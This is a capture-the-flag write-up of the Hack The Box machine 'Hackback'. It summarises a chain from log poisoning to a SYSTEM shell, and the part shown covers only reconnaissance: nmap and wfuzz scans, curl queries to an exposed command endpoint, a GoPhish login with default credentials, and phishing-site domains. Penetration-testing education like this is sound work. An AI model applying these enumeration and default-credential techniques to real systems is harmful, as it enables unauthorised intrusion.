HTB: Hackback


ctf hackthebox Hackback nmap wfuzz jq gophish php disable-functions aspx rot13 javascript gobuster tio-run log-poisoning python python-cmd regeorge winrm cron named-pipe seimpresonate command-injection service arbitrary-write diaghub visual-studio dll ads webshell rdesktop rdp

Jul 6, 2019

Hackback is the hardest box that I've done on HTB. By far. Without question. If you'd like data to back that up, the first blood times of over 1.5 and 2.5 days! I remember vividly working on this box with all my free time, and being the 5th to root it (7th root counting the two box authors) in the 6th day. I'll start by finding a hosts whose main attack point is a GoPhish interface. This interface gives up some domain names for fake phishing sites on the same host, which I can use to find an admin interface which I can abuse to get file system access via log poisoning. Unfortunately, all the functions I need to get RCE via PHP or ASPX are disabled. I can however upload reGeorge and use it to tunnel a connection to WinRM, where I can use some creds I find in a config file. I'll then use a named pipe to execute nc as the next user. From there I can abuse a faulty service that allows me to write as SYSTEM whereever I want to overwrite a file in SYSTEM32, and then use DiagHub to get a SYSTEM shell. In Beyond Root, I'll look at an unintended way to get root.txt as hacker, explore why an aspx webshell fails and find a work around to get it working, check out the PowerShell source for the web server listening on 6666, and look into an RDP connection.

Box Details

Name:	Hackback
Release Date:	23 Feb 2019
Retire Date:	29 Jun 2019
OS:	Windows

Name:	Hackback
Base Points:	Insane [50]
Rated Difficulty:	
Radar Graph:	
👤 🩸 1st Blood	arkantolo 01 days, 16 hours, 50 mins, 39 seconds
# 🩸 1st Blood	arkantolo 02 days, 18 hours, 07 mins, 38 seconds
Creators:	decoder yuntao

Recon

nmap

`nmap` shows three ports open, two http (80 and 6666) and one https (64831):

```
root@kali# nmap -sT -p- --min-rate 10000 -oA nmap/alltcp 10.10.10.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-27 15:45 EST
Nmap scan report for admin.hackback.htb (10.10.10.128)
Host is up (0.018s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
6666/tcp  open  irc
64831/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
root@kali# nmap -sU -p- --min-rate 10000 -oA nmap/alludp 10.10.10.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-27 15:48 EST
Nmap scan report for admin.hackback.htb (10.10.10.128)
Host is up (0.018s latency).
All 65535 scanned ports on admin.hackback.htb (10.10.10.128) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
root@kali# nmap -sC -sV -p 80,6666,64831 -oA nmap/scripts 10.10.10.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-27 15:49 EST
Nmap scan report for admin.hackback.htb (10.10.10.128)
Host is up (0.018s latency).

PORT      STATE SERVICE     VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Admin Login
6666/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
64831/tcp open  ssl/unknown
| fingerprint-strings:
|   FourOhFourRequest:
```

```
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain; charset=utf-8
|     Set-Cookie: _gorilla_csrf=MTU1MTMyODg3OXxJa0psUVVSb1pERnlNa05HTVdFNFNFUlVaam
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Content-Type-Options: nosniff
|     Date: Thu, 28 Feb 2019 04:41:19 GMT
|     Content-Length: 19
|     page not found
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /login?next=%2F
|     Set-Cookie: _gorilla_csrf=MTU1MTMyODg1M3xJbWRMVDFSYWFVazFka055YkRscU5sbFJZUz
|     Vary: Accept-Encoding
|     Vary: Cookie
|     Date: Thu, 28 Feb 2019 04:40:53 GMT
|     Content-Length: 38
|     href="/login?next=%2F">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Location: /login?next=%2F
|     Set-Cookie: _gorilla_csrf=MTU1MTMyODg1M3xJbVJGY2xrclJHaENSa2wwU0ZwV1RWTXZlVV
|     Vary: Accept-Encoding
|     Vary: Cookie
|     Date: Thu, 28 Feb 2019 04:40:53 GMT
|_    Content-Length: 0
| ssl-cert: Subject: organizationName=Gophish
| Not valid before: 2018-11-22T03:49:52
|_Not valid after:  2028-11-19T03:49:52
```

```
1 service unrecognized despite returning data. If you know the service/version, pl
SF-Port64831-TCP:V=7.70%T=SSL%I=7%D=2/27%Time=5C76F7DB%P=x86_64-pc-linux-g
SF:nu%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
...[snip]...
SF:\r\n\r\n404\x20page\x20not\x20found\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 100.89 seconds
```

HTTP - TCP 80

Just a page with a picture of a donkey:

The HTTP response headers show the site is using ASP.NET:

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Sat, 09 Feb 2019 22:40:39 GMT
Accept-Ranges: bytes
ETag: "4d33897bc8c0d41:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 02 Mar 2019 12:56:19 GMT
Connection: close
Content-Length: 614
```

I am not able to find anything else for now. `gobuster` didn't find anything. I'll revisit when I find some additional domain names.

HTTP - TCP 6666

Site

On visiting the site, it just returns missing command:

```
root@kali# curl http://10.10.10.128:6666
"Missing Command!"
```

Fuzz Paramters

I'll try `wfuzz` to look for commands and find a few as paths on the url:

```
root@kali# wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt --hc 404  http://10.10.10.128:6666/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
```

```
********************************************************

Target: http://10.10.10.128:6666/FUZZ
Total requests: 2588

==================================================================
ID    Response   Lines      Word         Chars          Payload
==================================================================

000228:  C=200    183 L      375 W         6516 Ch        "info"
000234:  C=200     25 L       38 W          436 Ch        "list"
000638:  C=200      0 L        2 W           15 Ch        "hello"
000757:  C=200      0 L        1 W           54 Ch        "help"

Total time: 5.519196
Processed Requests: 2588
Filtered Requests: 2584
Requests/sec.: 468.9088
```

Visiting `/help` gives the rest of the commands:

```
root@kali# curl http://10.10.10.128:6666/help
"hello,proc,whoami,list,info,services,netsat,ipconfig"
```

Commands

`/hello` offers a message:

```
root@kali# curl http://10.10.10.128:6666/hello
"hello donkey!"
```

`/proc` gives process list with name, id, and path (and using `jq` just to format the results one per line):

```
root@kali# curl -s http://10.10.10.128:6666/proc | jq -c .[]
{"Name":"conhost","Id":2848,"Path":"C:\\Windows\\system32\\conhost.exe"}
{"Name":"conhost","Id":3044,"Path":"C:\\Windows\\system32\\conhost.exe"}
{"Name":"csrss","Id":376,"Path":null}
{"Name":"csrss","Id":464,"Path":null}
{"Name":"dllhost","Id":3896,"Path":null}
{"Name":"dwm","Id":984,"Path":null}
{"Name":"fontdrvhost","Id":740,"Path":null}
{"Name":"fontdrvhost","Id":748,"Path":null}
{"Name":"gophish","Id":4740,"Path":"C:\\gophish\\gophish.exe"}
{"Name":"Idle","Id":0,"Path":null}
{"Name":"inetinfo","Id":2668,"Path":null}
...[snip]...
```

`gophish.exe` is interesting, pid 4740.

`/whoami` gives the output of `[security.principal.windowsidentity]::GetCurrent()`, where the current user is `NT AUTHORITY\\NETWORK SERVICE`.

`/list` gives the contents of likely the `\inetput\wwwroot` dir:

```
root@kali# curl -s http://10.10.10.128:6666/list | jq -c .[]
{"Name":"aspnet_client","length":null}
{"Name":"default","length":null}
{"Name":"new_phish","length":null}
{"Name":"http.ps1","Length":1867}
{"Name":"iisstart.htm","Length":703}
{"Name":"iisstart.png","Length":99710}
```

I did some basic checks for directory traversal, but I couldn't get it to return anything other than this output.

`/services` lists services:

```
root@kali# curl -s http://10.10.10.128:6666/services | jq -c .[]
{"name":"AJRouter","startname":"NT AUTHORITY\\LocalService","displayname":"AllJoyn
{"name":"ALG","startname":"NT AUTHORITY\\LocalService","displayname":"Application 
{"name":"AppHostSvc","startname":"localSystem","displayname":"Application Host Hel
{"name":"AppIDSvc","startname":"NT Authority\\LocalService","displayname":"Applica
{"name":"Appinfo","startname":"LocalSystem","displayname":"Application Information
{"name":"AppMgmt","startname":"LocalSystem","displayname":"Application Management"
{"name":"AppReadiness","startname":"LocalSystem","displayname":"App Readiness","st
{"name":"AppVClient","startname":"LocalSystem","displayname":"Microsoft App-V Clie
{"name":"AppXSvc","startname":"LocalSystem","displayname":"AppX Deployment Service
{"name":"aspnet_state","startname":"NT AUTHORITY\\NetworkService","displayname":"A
...[snip]...
```

`/netstat` gives a netstat with a ton of information in json. I'll use jq to select the items in state 2 (listening) and generate a string with the listening interface and port, as well as the process pid. I'll use sed and sort to clean up the list a bit, and add some comments (marked by `<--`):

```
root@kali# curl -s http://10.10.10.128:6666/netstat | jq -r '.[] |
select(.State=2) | "\(.LocalAddress):\(.LocalPort) [\(.OwningProcess)]"' | sed
's/::/0.0.0.0/g' | sort -n -t':' -k2 -u0.0.0.0:80 [4]
0.0.0.0:135 [840]       <-- rpc
10.10.10.128:139 [4]    <-- smb
0.0.0.0:445 [4]         <-- smb
0.0.0.0:3389 [664]      <-- rdp
0.0.0.0:5985 [4]        <-- winrm
0.0.0.0:6666 [4]        <-- web
127.0.0.1:8080 [4740]   <-- gophish.exe, localhost only
0.0.0.0:47001 [4]
0.0.0.0:49664 [456]
0.0.0.0:49665 [1232]
0.0.0.0:49666 [1652]
0.0.0.0:49667 [2112]
0.0.0.0:49668 [2560]
```

```
0.0.0.0:49669 [608]
0.0.0.0:49670 [592]
0.0.0.0:64831 [4740]   <-- web, gophish.exe
```


There are a lot more ports listening than what I can access through the firewall, including RDP (3389) and WinRm(5985). I'll keep that in mind should I find creds and some ability to tunnel.

`/ipconfig` gives a ton of adapter info, but nothing too interesting.


HTTPS - TCP 64831

Site

The site is a GoPhish login page, which matches what I'd expect having seen gophish.exe listening on this port:



The default credentials of admin / gophish work to get in:




Dashboard

No campaigns created yet. Let's create one!

Email Templates

Most of the tabs are pretty empty. But there are five templates created under Email Templates:




Email Templates

Name	Modified Date
Admin	December 5th 2018, 1:19:34 pm
Facebook	November 22nd 2018, 12:02:31 am
HackTheBox	November 22nd 2018, 12:02:19 am
Paypal	November 22nd 2018, 12:01:05 am
Twitter	November 22nd 2018, 12:10:27 am

Showing 1 to 5 of 5 entries

If I hit edit, and switch to HTML view, each gives a dummy phish email with a link to a phishing domain in it:



Name:

Admin

Subject:

Note

```
<html>
<head>
    <title></title>
</head>
<body><!-- http://admin.hackback.htb --></body>
</html>
```

□ Add Tracking Image

From the various templates, I’ll gather a list of five domains:


- `admin.hackback.htb`
- `www.facebook.htb`
- `www.hackthebox.htb`
- `www.paypal.htb`
- `www.twitter.htb`

I’ll update my `/etc/hosts` file with these by adding the line:

```
10.10.10.128 admin.hackback.htb www.hackthebox.htb www.twitter.htb www.paypal.htb
```

Phishing Sites - TCP 80

Four of the domains from the email templates go to fake login pages for their respective services:


Home
About
Language: English
Log in to Twitter
Phone, email or username
Password
Log in
Remember me · Forgot password?
facebook
Sign Up
Log Into Facebook
Email or Phone Number
Password
Log In
Forgot account? · Sign up for Facebook
English (US) Italiano Română Français (France) Sardu Deutsch Español Shqip العربية Português (Brasil) हिन्दी
Sign Up Log In Messenger Facebook Lite Mobile Find Friends People Pages Page Categories Places Games Locations Marketplace
PayPal
Email or phone number
Password
Log In
or
Sign Up
Contact Us Privacy Legal Worldwide
Login
Type your credentials below.
E-Mail
Password
Remember me
Login

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

If you don't remember your password click here.

This makes sense coming from a GoPhish interface, where the emails are going to try to trick the targets into entering their credentials for these various websites.

One other thing to note about the phishing sites - they each seem to have similar http response headers with two `X-Powered-By` headers, both PHP and ASP.NET:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```


```
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie: PHPSESSID=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b55
X-Powered-By: ASP.NET
Date: Sat, 02 Mar 2019 19:23:41 GMT
Connection: close
Content-Length: 4110
```

For each site, I get a login page at the root, but also at `index.php`, indicating that these fake sites are running on php.

admin.hackback.htb

Site

The root offers a login page like the others:



Login Here

Username

Enter Username

Password

Enter Password

Log In

Lost your Password?

Don't have An account?

